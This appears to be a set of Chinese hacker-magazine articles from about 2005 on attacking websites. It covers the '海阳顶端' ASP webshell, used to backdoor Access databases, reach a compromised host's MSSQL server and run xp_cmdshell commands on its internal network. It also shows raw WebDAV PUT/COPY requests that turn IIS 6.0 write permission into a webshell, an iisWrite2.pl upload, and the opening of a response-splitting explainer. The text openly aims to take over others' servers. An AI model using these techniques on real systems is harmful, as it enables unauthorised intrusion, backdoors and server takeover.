下载地址是http://www.77169.com/Soft/Class2/Class63/200501/18103.html，或者在www.haiyangtop.net/2006.php下载CS端生成器。我看了很多文章，大家都喜欢用蓝屏的一句话木马这个CS端，明明海阳顶端比一句话后门强大多了，大家为什么不用呢，我真是纳闷：-）。

海阳顶端可以在Acess数据库里留后门，在“MS DataBase”选项中有这个功能，前提是要求Acess数据库的后缀能被asp.dll解析。在“MS DataBase”选项中留Acess后门的原理是在数据库中建了一个ole字段的表，表的字段里写着海阳顶端的S端。

在这里留有一个隐患，如果网站管理员发现了数据库里多了一个表，大多数是会产生怀疑的。其实还有一个方法在Acess数据库中里留后门，就是在“FSO”选项中。如图3所示，lib.asp是一个Acess数据库，我们可以直接点图3的Inject链接就可以在lib.asp里留一个后门了。

index.jpg	848B	SaveAs Down Del
lh.gif	1.4K	SaveAs Down Del
lh.jpg	848B	SaveAs Down Del
lib.asp	664K	Edit SaveAs Down Del Inject

图3

这样数据库里并没有多出一个表，而是直接以二进制的方法插入S端后门，大家看图4就清楚了，这里我是用Editplus打开被插入S端的lib.asp给大家看，不过这样做成功率并不是很高，如何使用，就看大家的选择了。




图4

这里提到了CS端后门，再来说一下很多人不清楚的用法。S端语句中的“＃”号是密码。如果你修改了“＃”号的话，那么还有两个地方也需要改动。一个是S端密码框，另一个就是C端HTML页面的文本框中的语句“**const clientPassword="＃"'客户端密码，如果要插入数据库，则只能设置一位，请只使用数字和字母的组合”里的＃字也要改一下，才可能正确使用。如果不改动**

密码的话，一切默认就行了。还有的时候，像备份SQL数据库生成的ASP后门很大，用海阳的C端操作的话，每一步都要等很长时间。这里推荐大家使用海阳顶端的最简单的C端直接来生成新的ASP木马，如图5所示。




图5

图5中的最简单C端大家对照图就可以使用了，我这里也要提一句，如果你将图5中显示的**fsoSaveToFile "物理路径\文件名",request("fileContent")这句代码改成fsoSaveToFile server.mappath("wei.asp"), request("fileContent")**的话，就不用输入物理路径，可以直接在S端的同虚拟目录下生成你需要的asp木马。

三、使用MS DataBase功能入侵内网及连接MSSQL服务器

在"MS DataBase"功能选项中连接MSSQL的示例语句是：

sql:Provider=SQLOLEDB.1;Server=localhost;User ID=sa;Password=haiyangtop;Database=bbs;

很多人误解了以为只可以连接肉机本机的SQL，其实你完全可以把它当做一个超强的MSSQL连接器来使用，它的功能很强大的，甚至查循分析器无法连接的SQL服务器都可以连接上。像如果要远程连接，你可以把提交语句变成：

sql:Provider=SQLOLEDB.1;Server=IP地址;User ID=帐号;Password=密码;Database=数据库名;

还有的肉鸡用的是DSN连接，肉接代码中的连接语句是：

Const NewsODBCName = "DSN=WFLC;UID=SYSADM;Password=123"

这里你就可以用：

sql:Const NewsODBCName = "DSN=WFLC;UID=SYSADM;Password=123"

来连接肉鸡的SQL服务器了。总之有一个方法就是，你查看一下肉鸡中的连接sql帐号中的语句是什么，你的链接语句就是：

sql:肉鸡中的链接语句

举一个例子，肉鸡中的链接语句是：

driver = {SQL Server};dsn=hehe;uid=hehe;pwd=123456;Database=hehe

那么我们连接：

sql:driver = {SQL Server};dsn=hehe;uid=hehe;pwd=123456;Database=hehe

如图6所示。




图6

不知大家想过没有，如果图6中的sql服务器在内网，我们就是直接连接到SQL服务器的内网了，这里我们可以转到sql命令执行及查看来执行一些sql语句。如果是SA权限，我们写入：

exec master..xp_cmdshell 'net user'

就完全是针对内网操作了，如图7所示。




图7

不过这里的命令没有回显，大家可以用">"管道符来导入一个txt文件查看操作结果；如：

exec master..xp_cmdshell 'net user' > c:\1.txt

好了，本文给大家讲解了"海阳顶端asp木马"三种不太常用的的几个功能，更多的功能需要大家自己去发现，去体会。

（文章中涉及的相关工具2005.asp、海阳顶端cs生成器、海阳顶端最简cs后门已收录在本期光盘）

IIS写权限利用在IIS6.0下的二次分析

文/icesky [I'can studio] & Blackfox [I'can studio]

Super·Hei曾经有一篇《对iis写权限的利用》的文章（见http://www.4ngel.net/blog/hei/show.php?id=24），文中有这么一句"如果一个虚拟目录同时开了'写'和'脚本和可执行程序'的话，那么WEB用户就可以上传一个程序并且执行它"。可以看出，superhei在做这个测试的时候也发现了这样的问题。但是却没有提到通过WEB方式传递XML数据是由WEBDAV来操作的，所以在此做了这个二次分析。

一、对解析文件操作的前提及结论

我在本地做了一个类似环境进行测试。环境：Windows2003+iis6。WEB指向的本地目录：F:\WEB，WEB服务扩展如图1所示，目录权限设置如图2所示。

Web 服务扩展	状况
所有未知 ISAPI 扩展	禁止
所有未知 CGI 扩展	禁止
Active Server Pages	允许
ASP.NET v1.1.4322	禁止
Internet 数据连接器	禁止
WebDAV	禁止
在服务器端的包含文件	禁止

图1

这里可以看出，目录的读取权限和写入权限都是打开的，那么理论上讲是可以实现写入的了。测试：在cmd下telnet到127.0.0.1的80。发送如下请求：查看服务器支持。




图2

```
OPTIONS / HTTP/1.1
Host: 127.0.0.1
```

服务器会返回一个200信息。

```
HTTP/1.1 200 OK
Allow: OPTIONS, TRACE, GET, HEAD
```

```
    Content-Length: 0
    Server: Microsoft-IIS/6.0
    Public: OPTIONS, TRACE, GET,
HEAD, POST
    X-Powered-By: ASP.NET
Date: Sun, 03 Apr 2005 08:48:37 GMT
```

很明显，不存在PUT、Copy、MOVE等操作。为什么呢？我的目录写权限是打开了的啊？仔细查看了相关的设置。发现IIS6与IIS5不同的是，WEBDAV支持在IIS6默认下是关闭的。看来，这部分操作应该是需要WEBDAV操作支持的。到MSDN中国，找到这样一篇文章《用WEBDAV通过web传递XML数据》(http://www.microsoft.com/china/MSDN/library/data/xml/CommunicatingXMLDataovertheWeb

withWebDAV.mspx)。这里可以看到Copy、MOVE、PUT、DELETE等操作都需要WEBDAV支持，这些操作同时也成为WEBDAV的方法，通过WEB方式传送XML数据集的方式来达到此类方法的调用。

OK，再次测试。这次将WEBDAV的支持打开，如图3所示。

Web 服务扩展	状况
所有未知 ISAPI 扩展	禁止
所有未知 CGI 扩展	禁止
Active Server Pages	允许
ASP.NET v1.1.4322	禁止
Internet 数据连接器	禁止
WebDAV	允许
在服务器端的包含文件	禁止

图3

向本地的80发送如下请求：

```
OPTIONS / HTTP/1.1
Host: 127.0.0.1
```

返回信息如下：

```
HTTP/1.1 200 OK
Date: Sun, 03 Apr 2005 09:12:46 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
MS-Author-Via: DAV
Content-Length: 0
Accept-Ranges: none
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET,
HEAD, DELETE, PUT, POST, COPY,
MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET,
HEAD, DELETE, COPY, MOVE, PROPFIND,
PROPPATCH, SEARCH, MKCOL, LOCK,
UNLOCK
    Cache-Control: private
```

PUBLIC的PUT打开了，做一个上传的测试。发送如下请求：

```
PUT /test.txt HTTP/1.1
Host: 127.0.0.1
Content-Length: 12
    icesky test
```

这个请求的意义是PUT一个名为test.txt，内容为icesky test的文件到127.0.0.1。返回信息如下：

```
    HTTP/1.1 201 Created
Date: Sun, 03 Apr 2005 09:19:58 GMT
    Server: Microsoft-IIS/6.0
    X-Powered-By: ASP.NET
Location: http://127.0.0.1/test.txt
    Content-Length: 0
    Allow: OPTIONS, TRACE, GET,
HEAD, DELETE, PUT, COPY, MOVE,
PROPFIND, PROPPATCH,
    SEARCH, LOCK, UNLOCK
```

再去检查F:\web目录，发现test.txt上传成功，如图4所示。

地址(D) F:\web

名称	大小	类型	修改日期	属
test.txt	1 KB	文本文档	2005-4-3 17:20	A

图4

test.txt的内容的确是我们发送的icesky test，证明上传成功。但是上传文本文件没什么用处，接着测试上传一个asp上去试试。

```
PUT /test.asp HTTP/1.1
Host: 127.0.0.1
Content-Length: 1195
<% 这里是提交的常见上传asp文件的asp代码，有点长，应土豆要求截去了。%>
```

返回信息如下：

```
HTTP/1.1 404 Not Found
Content-Length: 1308
Content-Type: text/html
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Date: Sun, 03 Apr 2005 09:27:43 GMT
这里是服务器返回的错误信息，太长，也截去了。
```

提示404，看样子，对于服务器要做解析的文件，直接上传是不可行的。WEBDAV不是还有Copy和MOVE的方法吗？试试将ASP文件保存为文本文件传上去，再用Copy或者MOVE命令来改名。先上传一个文本上去：

```
PUT /test1.txt HTTP/1.1
Host: 127.0.0.1
Content-Length: 1195

<% 这里提交的还是那个常见的上传asp文件的asp代码，有点长，就不写出来了。%>
```

返回信息如下：

```
HTTP/1.1 201 Created
Date: Sun, 03 Apr 2005 09:33:41 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://127.0.0.1/test1.txt
Content-Length: 0
Allow: OPTIONS, TRACE, GET,
HEAD, DELETE, PUT, COPY, MOVE,
PROPFIND, PROPPATCH,
SEARCH, LOCK, UNLOCK
```

上传成功。再提交这样的请求：

```
COPY /test1.txt HTTP/1.1
Host: 127.0.0.1
Destination: http://127.0.0.1/icesky.asp
```

将127.0.0.1的当前WEB目录下的test1.txt拷贝一个icesky.asp出来。返回信息如下：

```
HTTP/1.1 207 Multi-Status
Date: Sun, 03 Apr 2005 09:35:15 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://127.0.0.1/icesky.asp
Content-Type: text/xml
Transfer-Encoding: chunked
b3
<?xml version="1.0"?><a:multistatus
xmlns:a="DAV:"><a:response><a:href>
http://12
        7.0.0.1/icesky.asp</a:href>
<a:status>HTTP/1.1 403 Forbidden</a:
status></a:respon
    se></a:multistatus>
    0
```

郁闷，返回403信息了。感觉是写权限没有开启。但实际上我是开启了写权限。查看f:\web，只有test1.txt和先前用做测试的test.asp，并没有看到icesky.asp，怎么会这样呢？再次测试用同样的办法测试上传文本，却是成功。多次测试后。得出不能对服务器能够解析的文件进行Copy、MOVE等操作这样的结论。为什么会出现这样的情况呢？我尝试修改当前IIS环境，终于找到了答案。那就是只有在那个脚本资源访问被选取的前提下，IIS6.0才可以对服务器解析的文件进行Copy、MOVE、Delete等操作，测试环境添加脚本资源访问后，如图5所示，再次提交Copy方法操作请求。

☑ 脚本资源访问(T)　☑ 记录访问(V)
☑ 读取(R)　☑ 索引资源(I)
☑ 写入(W)
☐ 目录浏览(B)

图5

```
COPY /test1.txt HTTP/1.1
Host: 127.0.0.1
Destination: http://127.0.0.1/icesky.asp
```

返回信息如下：

```
HTTP/1.1 201 Created
Date: Sun, 03 Apr 2005 11:47:43 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Location: http://127.0.0.1/icesky.asp
Content-Type: text/xml
Content-Length: 0
```

Copy成功。

二、IIS的执行权限的问题

当前的权限设置是纯脚本，如图6所示。

执行权限(P):　纯脚本

图6

SUPERHEI提供过一个代码，将可执行文件转换为二进制数据流的方式实现可执行文件的上传。使用方法是：

iisWrite2.pl 目标主机IP 目标主机WEB端口 上传的源文件名 上传后的文件名

我用此代码写了一个cmd_2k.exe进去。

```
D:\Tools\OtherTools>iisWrite2.pl 127.0.
0.1 80 cmd_2k.exe /cmd_2k.exe
    ***************************************************
    codz by ≯ SuperHei<QQ:123230273>
&& lanker<QQ:18779569>
    ***************************************************
    cmd_2k.exe size is 116224 bytes
    please wait...
    upfile Succeed!!!
    Modifyfile Succeed!!!
    D:\Tools\OtherTools>
```

这样来做是上传成功的，也能够下载cmd_2k.exe，如图7、图8所示。




图7

我们再将权限更改为脚本和可执行权限，如图9 所示。

此时再访问下载cmd_2k.exe的链接，就会出现图10 所示的404 情况了。




图8




图9




图10

开启了可执行文件权限之后，就不会对此目录下的可执行文件有下载权了。OK，此次分析到此结束。下面简单的总结一下。

在IIS6.0下如果没有开启WEBDAV的情况，就不用继续考虑IIS写权限的利用了；如果开了WEBDAV支持，就用OPTIONS请求，试一下当前权限有没有可写。如果没有，那也不用考虑了；如果有，那么恭喜你。以你目前的权限，可以拿到一个黑页了，但是也没有什么用，想进一步的话，呵呵，要看一下对方有没有打开“脚本资源访问吧”。如果开启的话，那么你还可以得到一个WEBSHELL，半个主机就是你的了，剩下的就看你的运气和管理员的素质了。

PS：文中提到和常用的WEBDAV方法简述：

OPTIONS：跟踪服务器支持

PUT、POST：提交文档到当前服务器

COPY、MOVE：管理命名空间上下文中的集合和资源。

GET：检索文档

DELETE：销毁集合或资源

（文章中的相关工具 iisWrite2.pl 内附在本期光盘中。此工具是使用PERL 写的代码，运行时需要PERL 解析。）

此篇文章献给我的妈妈！

HTTP响应头拆分漏洞

Ivory

一、前言

“HTTP 响应头拆分漏洞”是一种新型的WEB 攻击方案，它的定义重新产生了很多安全漏洞，包括WEB 缓存感染、用户信息涂改、窃取敏感用户页面、跨站脚本漏洞。这项攻击方案，包括其衍生的一系列技术产生，是由于WEB 应用程序没有对用户的提交进行严格过滤，导致非法用户可以提交一些恶意字符，更具体来说，是对用户输入的CR 和LF 字符没有进行严格的过滤。

“HTTP 响应头拆分漏洞”及其相关的攻击手段可以在很多的WEB环境中实现，包括微软的asp、asp.net，IBM WebSphere，BEA WebLogic，Jakarta Tomcat，Macromedia oldFusion/MX，Sun Microsystems SunONE；流行的Squid和Apache服务器；流行的微软IE6.0 浏览器。我不是在吹牛，很多大的站点都存在这样的漏洞，这让我大吃一惊。

这篇文章将描述攻击的概念并且提供一些使用实例分析。

二、介绍

在HTTP 响应头拆分攻击中具体牵涉到三个对象：

1、漏洞服务器：即存在漏洞的服务器。

2、攻击工具：比如浏览器，类似IE6.0。

3、攻击者：发动攻击的人。

HTTP 响应头拆分攻击本质是：攻击者可以发送一个或几个HTTP 指令迫使漏洞服务器产生一个攻击者构想好的输出。它可以让服务器误把几条HTTP 请求看成一次完成的HTTP 请求来解释。第一条请求也许攻击者部分控制着一部分，但这并不是危险的；危险的是攻击者完全控制着第二条HTTP 请求，即从HTTP 状态行一直到HTTP 请求的尾部。如果这样可行，攻击者就会发送多个请求指令到目标系统：第一条使得服务器完全接受两个HTTP 响应，第二条响应通常是在服务器上请求一些非法资源，而服务器将会自动匹配到第二条响应，输出攻击者想要请求的资源，从而达到攻击者的目的。

通过这个思路，我们可以构造出形形色色的攻击，具体来说：

